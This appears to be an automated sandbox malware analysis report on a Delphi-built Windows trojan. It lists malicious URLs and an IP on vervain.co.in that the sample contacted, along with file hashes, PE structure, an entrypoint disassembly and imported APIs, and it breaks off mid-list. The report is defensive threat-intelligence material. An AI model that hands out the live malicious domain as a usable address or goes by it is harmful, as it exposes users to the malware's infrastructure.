http://www.emerge.deDVarFileInfo$	nclpox4w8f.exe, 00000000.00000003.348605602.000000000581A000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.374747011.0000000005726000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.267479672.0000000005250000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.248325276.0000000005350000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.304035366.0000000005614000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.350592323.0000000005833000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.293371459.000000000561C000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.501025618.000000000591C000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.400260793.0000000005904000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.445878505.0000000005921000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.334512087.000000000536E000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.261256374.000000000541C000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000002.546359558.00000000058FC000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.261407563.0000000005450000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.248105696.0000000005450000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.387645922.0000000005915000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.266085426.000000000542C000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.286385327.00000000053E8000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.391278569.0000000005914000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.260726768.00000000054E9000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.355852428.0000000005851000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://vervain.co.in/	nclpox4w8f.exe, 00000000.00000003.382209137.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.486329715.00000000007D9000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.348023678.000000000080F000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.440772986.00000000007D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk4.1.1	nclpox4w8f.exe, 00000000.00000003.328765144.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.324671146.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvskotxe	nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384591005.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.395675590.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.367752702.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.390766181.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.382209137.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvskitywdm	nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000002.515020113.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskitywdm	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.438586801.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.412105377.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.472777647.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.470320636.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.460364884.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457798232.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.445748706.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.emerge.de	nclpox4w8f.exe	false	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/pe	nclpox4w8f.exe, 00000000.00000003.280207493.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk0.1	nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.502989653.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.401276739.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.412105377.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.397940180.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/t	nclpox4w8f.exe, 00000000.00000003.250747131.000000000080F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://vervain.co.in/rpriseCertificates	nclpox4w8f.exe, 00000000.00000003.263297176.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/le	nclpox4w8f.exe, 00000000.00000003.263297176.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.266148150.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.283324784.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384591005.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.324671146.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.280207493.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.286441271.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.367752702.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433704341.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.288987691.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.309024067.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.382209137.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/roso	nclpox4w8f.exe, 00000000.00000003.255360203.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.252950036.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.79.62.221	vervain.co.in	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679306
Start date and time: 05/08/202215:07:12	2022-08-05 15:07:12 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	nclpox4w8f (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.winEXE@1/0@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 20.223.24.244, 20.238.103.94
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, asf-ris-prod-neu-azsc.northeurope.cloudapp.azure.com, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, rp-consumer-prod-displaycatalog-geomap.trafficmanager.net, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Execution Graph export aborted for target nclpox4w8f.exe, PID 2916 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:08:19	API Interceptor	88x Sleep call for process: nclpox4w8f.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.977226984193113
TrID:	• Win32 Executable (generic) a (10002005/4) 90.27% • Win32 Executable Borland Delphi 7 (665061/41) 6.00% • Win32 Executable Borland Delphi 6 (262906/60) 2.37% • Windows ActiveX control (116523/4) 1.05% • Win32 Executable Delphi generic (14689/80) 0.13%
File name:	nclpox4w8f.exe
File size:	1009664
MD5:	03fb0f9df279b56130a63d5330461789
SHA1:	705d9c59fe6cdeec9e28d1d803cb94765d1dc4de
SHA256:	59290e0709f6bc918c12c38604eaabcd79b77f699ca2f1abf3af4fccef444a94
SHA512:	7370210b461ad1f345c90aae2753da60f5319006acac31f36a55a8512b70dbac8ecc2c2a226e4e94a9f835c5185d79d93c24812ae6d7a1e0cee40b374dc9587d
SSDEEP:	24576:5DA1mchKTwkH17WtMBhiUDxvHiMYStUtVSn52pAf2rDNtl2aCHX:5Dhc8ZPbVI5Sn52KN
TLSH:	93258D32F2D24833C4B32B3C5E1B52A599397E102E74D88A6BED1D981FF96417D392C6
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	c49af2e8ece0e6c8

Static PE Info

General

Entrypoint:	0x4a3b74

Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, BYTES_REVERSED_LO, 32BIT_MACHINE, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	205f6434858f3f8cc9e8b96d094507a2

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 004A38D4h
call 00007FB2DC6995D1h
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]
call 00007FB2DC6FA311h
mov ecx, dword ptr [004A59E0h]
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]
mov edx, dword ptr [004A0C1Ch]
call 00007FB2DC6FA311h
mov eax, dword ptr [004A59E0h]
mov eax, dword ptr [eax]
call 00007FB2DC6F6D85h
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]
call 00007FB2DC6FA379h
call 00007FB2DC697034h
lea eax, dword ptr [eax+00h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa7000	0x27a4	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb9000	0x43000	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xac000	0xc1ec	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xab000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0xa2bc8	0xa2c00	False	0.5100101406490015	data	6.535344306379752	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
DATA	0xa4000	0x1aa4	0x1c00	False	0.42703683035714285	data	4.101220909917565	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
BSS	0xa6000	0xef5	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0xa7000	0x27a4	0x2800	False	0.3671875	data	5.001062777293974	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.tls	0xaa000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rdata	0xab000	0x18	0x200	False	0.05078125	data	0.2005819074398449	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc1ec	0xc200	False	0.5179606958762887	data	6.616954325025841	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0xb9000	0x43000	0x43000	False	0.5515610424440298	data	7.271052678577541	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
AUDIOES	0xb9d88	0x3697c	RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz	English	United States
RT_CURSOR	0xf0704	0x134	data		
RT_CURSOR	0xf0838	0x134	data		
RT_CURSOR	0xf096c	0x134	data		
RT_CURSOR	0xf0aa0	0x134	data		
RT_CURSOR	0xf0bd4	0x134	data		
RT_CURSOR	0xf0d08	0x134	data		
RT_CURSOR	0xf0e3c	0x134	data		
RT_BITMAP	0xf0f70	0x1d0	data		
RT_BITMAP	0xf1140	0x1e4	data		
RT_BITMAP	0xf1324	0x1d0	data		
RT_BITMAP	0xf14f4	0x1d0	data		
RT_BITMAP	0xf16c4	0x1d0	data		
RT_BITMAP	0xf1894	0x1d0	data		
RT_BITMAP	0xf1a64	0x1d0	data		
RT_BITMAP	0xf1c34	0x1d0	data		
RT_BITMAP	0xf1e04	0x1d0	data		
RT_BITMAP	0xf1fd4	0x1d0	data		
RT_BITMAP	0xf21a4	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xf228c	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xf4834	0x988	data		
RT_ICON	0xf51bc	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0xf5624	0x52	data		
RT_STRING	0xf5678	0x114	data		
RT_STRING	0xf578c	0x3d0	data		
RT_STRING	0xf5b5c	0x554	data		
RT_STRING	0xf60b0	0x3cc	data		
RT_STRING	0xf647c	0x1d4	data		
RT_STRING	0xf6650	0x180	data		
RT_STRING	0xf67d0	0x314	COM executable for DOS		
RT_STRING	0xf6ae4	0x4f4	data		
RT_STRING	0xf6fd8	0x1c0	data		


Name	RVA	Size	Type	Language	Country
RT_STRING	0xf7198	0xec	data		
RT_STRING	0xf7284	0x134	data		
RT_STRING	0xf73b8	0x314	data		
RT_STRING	0xf76cc	0x40c	data		
RT_STRING	0xf7ad8	0x380	data		
RT_STRING	0xf7e58	0x3d4	data		
RT_STRING	0xf822c	0x250	data		
RT_STRING	0xf847c	0xec	data		
RT_STRING	0xf8568	0x1dc	data		
RT_STRING	0xf8744	0x3ec	data		
RT_STRING	0xf8b30	0x3f4	data		
RT_STRING	0xf8f24	0x30c	data		
RT_STRING	0xf9230	0x328	data		
RT_RCDATA	0xf9558	0x10	data		
RT_RCDATA	0xf9568	0x370	data		
RT_RCDATA	0xf98d8	0x16ad	Delphi compiled form 'TForm1'		
RT_RCDATA	0xfaf88	0x2c3	Delphi compiled form 'TForm2'		
RT_RCDATA	0xfb24c	0x39e	Delphi compiled form 'TForm3'		
RT_RCDATA	0xfb5ec	0x2d0	Delphi compiled form 'TForm4'		
RT_GROUP_CURSOR	0xfb8bc	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8d0	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8e4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8f8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb90c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb920	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb934	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xfb948	0x30	data		
RT_VERSION	0xfb978	0x498	data	German	Germany

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProfileStringA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCurrentProcess, GetComputerNameA, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FlushInstructionCache, FindResourceA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, FileTimeToDosDateTime, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA


DLL	Import
gdi32.dll	UnrealizeObject, StretchBlt, StartPage, StartDocA, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SetAbortProc, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExtTextOutA, ExcludeClipRect, EndPage, EndDoc, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateICA, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateDCA, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, CombineRgn, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, ShowCaret, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetUpdateRect, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDlgItem, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, 